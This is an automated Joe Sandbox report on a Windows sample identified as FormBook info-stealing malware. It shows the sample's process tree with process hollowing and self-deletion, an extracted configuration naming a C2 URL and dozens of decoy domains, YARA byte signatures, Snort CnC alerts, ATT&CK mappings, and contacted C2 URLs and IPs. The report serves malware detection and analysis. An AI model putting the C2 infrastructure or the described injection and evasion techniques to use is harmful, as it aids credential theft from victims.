ID: 715075
Sample Name:
primosdv3.1.1.0.exe
Cookbook: default.jbs
Time: 15:57:46
Date: 03/10/2022
Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents 2
Windows Analysis Report primosdv3.1.1.0.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: FormBook 4
Yara Signatures 6
Dropped Files 6
Memory Dumps 6
Unpacked PEs 6
Sigma Signatures 7
Snort Signatures 7
Joe Sandbox Signatures 8
AV Detection 8
Networking 8
E-Banking Fraud 8
System Summary 8
Hooking and other Techniques for Hiding and Protection 8
Malware Analysis System Evasion 8
HIPS / PFW / Operating System Protection Evasion 8
Stealing of Sensitive Information 8
Remote Access Functionality 8
Mitre Att&ck Matrix 8
Behavior Graph 9
Screenshots 10
Thumbnails 10
Antivirus, Machine Learning and Genetic Malware Detection 11
Initial Sample 11
Dropped Files 11
Unpacked PE Files 11
Domains 12
URLs 12
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 12
World Map of Contacted IPs 12
Public IPs 13
General Information 13
Warnings 14
Simulations 14
Behavior and APIs 14
Joe Sandbox View / Context 14
IPs 14
Domains 14
ASNs 14
JA3 Fingerprints 14
Dropped Files 14
Created / dropped Files 14
C:\Users\user\AppData\Local\Temp\F61A.tmp 14
C:\Users\user\AppData\Local\Temp\bstkiooen.exe 15
C:\Users\user\AppData\Local\Temp\hbmpmcwm.tfz 15
C:\Users\user\AppData\Local\Temp\hgmxh.brz 15
Static File Info 16
General 16
File Icon 16
Static PE Info 16
General 16
Entrypoint Preview 17
Rich Headers 18
Data Directories 18
Sections 18
Resources 19
Imports 19
Possible Origin 20
Network Behavior 20
Snort IDS Alerts 20
Network Port Distribution 20

TCP Packets 21
UDP Packets 21
DNS Queries 21
DNS Answers 21
HTTP Request Dependency Graph 22
HTTP Packets 22
Code Manipulations 22
User Modules 23
Hook Summary 23
Processes 23
Statistics 23
Behavior 23
System Behavior 23
Analysis Process: primosdv3.1.1.0.exePID: 5604, Parent PID: 3452 23
General 23
File Activities 24
Analysis Process: bstkiooen.exePID: 6112, Parent PID: 5604 24
General 24
File Activities 24
File Created 24
File Deleted 24
File Written 24
File Read 25
Analysis Process: bstkiooen.exePID: 3092, Parent PID: 6112 25
General 25
File Activities 26
File Read 26
Analysis Process: explorer.exePID: 3452, Parent PID: 3092 26
General 26
File Activities 27
Analysis Process: svchost.exePID: 4024, Parent PID: 3092 27
General 27
File Activities 27
File Read 27
Analysis Process: cmd.exePID: 1244, Parent PID: 4024 27
General 27
File Activities 28
File Deleted 28
Analysis Process: conhost.exePID: 6092, Parent PID: 1244 28
General 28
Disassembly 28


Windows Analysis Report

primosdv3.1.1.0.exe


Overview

General Information

Sample Name:	primosdv3.1.1.0.exe
Analysis ID:	715075
MD5:	633bb3ab12d6fd..
SHA1:	f4a72da6391fcc9..
SHA256:	0b504e6f2a283d..
Tags:	exe
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected FormBook
- Malicious sample detected (through…
- System process connects to networ…
- Antivirus detection for dropped file
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Machine Learning detection for sam…
- Modifies the prolog of user mode fun…
- Found hidden mapped module (file h…
- Queues an APC in another process …

Classification



Process Tree

- **System is w10x64**
- primosdv3.1.1.0.exe (PID: 5604 cmdline: C:\Users\user\Desktop\primosdv3.1.1.0.exe MD5: 633BB3AB12D6FD7B6956AA3A93F55E9C)
  - bstkiooen.exe (PID: 6112 cmdline: "C:\Users\user\AppData\Local\Temp\bstkiooen.exe" MD5: A2AF309781DF2F75DC0B57AE63B0F3A9)
    - bstkiooen.exe (PID: 3092 cmdline: "C:\Users\user\AppData\Local\Temp\bstkiooen.exe" MD5: A2AF309781DF2F75DC0B57AE63B0F3A9)
      - explorer.exe (PID: 3452 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - svchost.exe (PID: 4024 cmdline: C:\Windows\SysWOW64\svchost.exe MD5: FA6C268A5B5BDA067A901764D203D433)
        - cmd.exe (PID: 1244 cmdline: /c del "C:\Users\user\AppData\Local\Temp\bstkiooen.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6092 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.nordenergogrup.store/sk29/"
  ],
  "decoy": [
    "invycons.com",
    "txirla.com",
    "skygrade.site",
    "mydubai.website",
    "giftr.online",
    "fotothink.com",
    "receitaspanelacaseira.online",
    "theroost.dev",
    "hy-allure.com",
    "homefilmcompany.online",
    "qest-mall.net",
    "palochkiotrollov.online",
    "aibset-terms.com",
    "clecrffp.work",
    "entel04.online",
    "conveyancercentralcoast.com",
    "evaij.info",
    "meitue.shop",
    "rothchild.top",
    "detecter-un-logiciel-espion.com",
    "pondokvaksin.net",
    "ethelh.club",
    "ky5653.com",
    "harriscountywageclaim.com",
    "ky9239.com",
    "medicierge.com",
    "hhro.us",
    "uuapple.tokyo",
    "lakeshoreguesthouse.com",
    "meiguoguo.top",
    "bennyrivera.photography",
    "mysittarausa.com",
    "suytrin.online",
    "sandstormcase.us",
    "amzn-2135.click",
    "galaxycrime.shop",
    "cabinetis.com",
    "rapidsketch.live",
    "nickhouston.com",
    "kinksandlocs.africa",
    "perinatolog.xyz",
    "soluofcr.com",
    "ethpow.domains",
    "cardinalchats.cloud",
    "macaront.info",
    "createorcollect.com",
    "csjkmcwl.work",
    "foxrightnow.site",
    "teazyy.com",
    "assafoetida-rife.biz",
    "surprisee.fun",
    "merkur-privatbanks-de.net",
    "wikipediathrive.com",
    "vijaysriniketan.tech",
    "nxaey.com",
    "shiershi.shop",
    "rthesieure.com",
    "deloxexchange.ltd",
    "dropmarketsystem.com",
    "49715.biz",
    "veganmetavers.xyz",
    "hty268.vip",
    "bfuiaccw.online",
    "beachsyndicate.info"
  ]
}
```

Yara Signatures

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\F61A.tmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
C:\Users\user\AppData\Local\Temp\F61A.tmp	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0x6251:$a1: 3C 30 50 4F 53 54 74 09 40 • 0x1cbc0:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 7 0 01 0F B6 00 8D 55 • 0xa9cf:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 7 5 11 8A D0 80 E2 01 • 0x158b7:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
C:\Users\user\AppData\Local\Temp\F61A.tmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
C:\Users\user\AppData\Local\Temp\F61A.tmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.367591783.0000000000FE0000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000002.367591783.0000000000FE0000.00000040.10000000.00040000.00000000.sdmp	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0x6251:$a1: 3C 30 50 4F 53 54 74 09 40 • 0x1cbc0:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 7 0 01 0F B6 00 8D 55 • 0xa9cf:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 7 5 11 8A D0 80 E2 01 • 0x158b7:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
00000002.00000002.367591783.0000000000FE0000.00000040.10000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
00000002.00000002.367591783.0000000000FE0000.00000040.10000000.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.380585680.0000000001010000.00000004.00001000.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 37 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.bstkiooen.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
2.2.bstkiooen.exe.400000.1.unpack	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0x5451:$a1: 3C 30 50 4F 53 54 74 09 40 • 0x1bdc0:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 7 0 01 0F B6 00 8D 55 • 0x9bcf:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 7 5 11 8A D0 80 E2 01 • 0x14ab7:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
2.2.bstkiooen.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8b08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x143a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x979a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06 • 0x1361c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa493:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab27:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
2.2.bstkiooen.exe.400000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17a49:$sqlite3step: 68 34 1C 7B E1 • 0x17b5c:$sqlite3step: 68 34 1C 7B E1 • 0x17a78:$sqlite3text: 68 38 2A 90 C5 • 0x17b9d:$sqlite3text: 68 38 2A 90 C5 • 0x17a8b:$sqlite3blob: 68 53 D8 7F 8C • 0x17bb3:$sqlite3blob: 68 53 D8 7F 8C
1.2.bstkiooen.exe.1010000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 15 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 103.224.212.221

Timestamp:	192.168.2.3103.224.212.22149708802031412 10/03/22-16:00:41.738205
SID:	2031412
Source Port:	49708
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 103.224.212.221

Timestamp:	192.168.2.3103.224.212.22149708802031449 10/03/22-16:00:41.738205
SID:	2031449
Source Port:	49708
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 103.224.212.221

Timestamp:	192.168.2.3103.224.212.22149708802031453 10/03/22-16:00:41.738205
SID:	2031453
Source Port:	49708
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Yara detected FormBook
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropped file
- Machine Learning detection for sample
- Machine Learning detection for dropped file

Networking

- System process connects to network (likely due to code injection or exploit)
- Snort IDS alert for network traffic
- C2 URLs / IPs found in malware configuration

E-Banking Fraud

- Yara detected FormBook

System Summary

- Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection

- Modifies the prolog of user mode functions (user mode inline hooks)
- Found hidden mapped module (file has been removed from disk)

Malware Analysis System Evasion

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

- System process connects to network (likely due to code injection or exploit)
- Sample uses process hollowing technique
- Maps a DLL or memory area into another process
- Queues an APC in another process (thread injection)
- Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

- Yara detected FormBook


Remote Access Functionality

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Command and Scripting Interpreter	1 1 DLL Side-Loading	5 1 2 Process Injection	1 Rootkit	1 Credential API Hooking	1 System Time Discovery	Remote Services	1 Credential API Hooking	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Shared Modules	Boot or Logon Initialization Scripts	1 1 DLL Side-Loading	1 Virtualization/Sandbox Evasion	1 Input Capture	2 4 1 Security Software Discovery	Remote Desktop Protocol	1 Input Capture	Exfiltration Over Bluetooth	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	5 1 2 Process Injection	Security Account Manager	1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	1 Archive Collected Data	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	2 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	4 Obfuscated Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	4 Software Packing	Cached Domain Credentials	2 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 DLL Side-Loading	DCSync	1 2 4 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
primosdv3.1.1.0.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\F61A.tmp	100%	Avira	TR/Crypt.ZPACK.Gen	
C:\Users\user\AppData\Local\Temp\F61A.tmp	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\bstkiooen.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\bstkiooen.exe	24%	ReversingLabs	Win32.Trojan.LokiBot	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.bstkiooen.exe.1010000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
13.2.svchost.exe.3a2f840.4.unpack	100%	Avira	TR/ATRAPS.Gen5		Download File
2.2.bstkiooen.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
2.0.bstkiooen.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.0.bstkiooen.exe.400000.7.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
13.2.svchost.exe.60d900.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://ww38.sandstormcase.us/sk29/?f2Jdmp=M3Z0NOd5fAliwCg3EZwT2t6453H5ahVdrEePvIndisgPyIDGbv67zsai9m	0%	Avira URL Cloud	safe	
www.nordenergogrup.store/sk29/	0%	Avira URL Cloud	safe	
http://www.sandstormcase.us/sk29/?f2Jdmp=M3Z0NOd5fAliwCg3EZwT2t6453H5ahVdrEePvIndisgPyIDGbv67zsai9msKV993IDUg&j8Ot3=AVtD	0%	Avira URL Cloud	safe	
http://www.nordenergogrup.store/sk29/?f2Jdmp=/dAaGq0HlK8GRVwC0eZiOsNSw3Abl/LxCMSzQhtOo+vkboQqmAD6TQGCAVscPIh/3NW5&j8Ot3=AVtD	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.sandstormcase.us	103.224.212.221	true	true		unknown
www.nordenergogrup.store	5.101.152.161	true	true		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.nordenergogrup.store/sk29/	true	• Avira URL Cloud: safe	low
http://www.nordenergogrup.store/sk29/?f2Jdmp=/dAaGq0HlK8GRVwC0eZiOsNSw3Abl/LxCMSzQhtOo+vkboQqmAD6TQGCAVscPIh/3NW5&j8Ot3=AVtD	true	• Avira URL Cloud: safe	unknown
http://www.sandstormcase.us/sk29/?f2Jdmp=M3Z0NOd5fAliwCg3EZwT2t6453H5ahVdrEePvIndisgPyIDGbv67zsai9msKV993IDUg&j8Ot3=AVtD	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000003.00000000.33593493 6.000000000F270000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 003.00000000.310782659.000000000F270000. 00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.276212440.000000 000F276000.00000004.00000001.00020000.00 000000.sdmp	false		high
http://ww38.sandstormcase.us/sk29/?f2Jdmp=M3Z0NOd5fAliwCg3EZwT2t6453H5ahVdrEePvIndisgPyIDGbv67zsai9m	svchost.exe, 0000000D.00000002.517398218 .0000000003F1F000.00000004.10000000.0004 0000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.224.212.221	www.sandstormcase.us	Australia		133618	TRELLIAN-AS-APTrellianPtyLimitedAU	true
5.101.152.161	www.nordenergogrup.store	Russian Federation		198610	BEGET-ASRU	true

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	715075
Start date and time:	2022-10-03 15:57:46 +02:00
Joe Sandbox Product:	CloudBasic
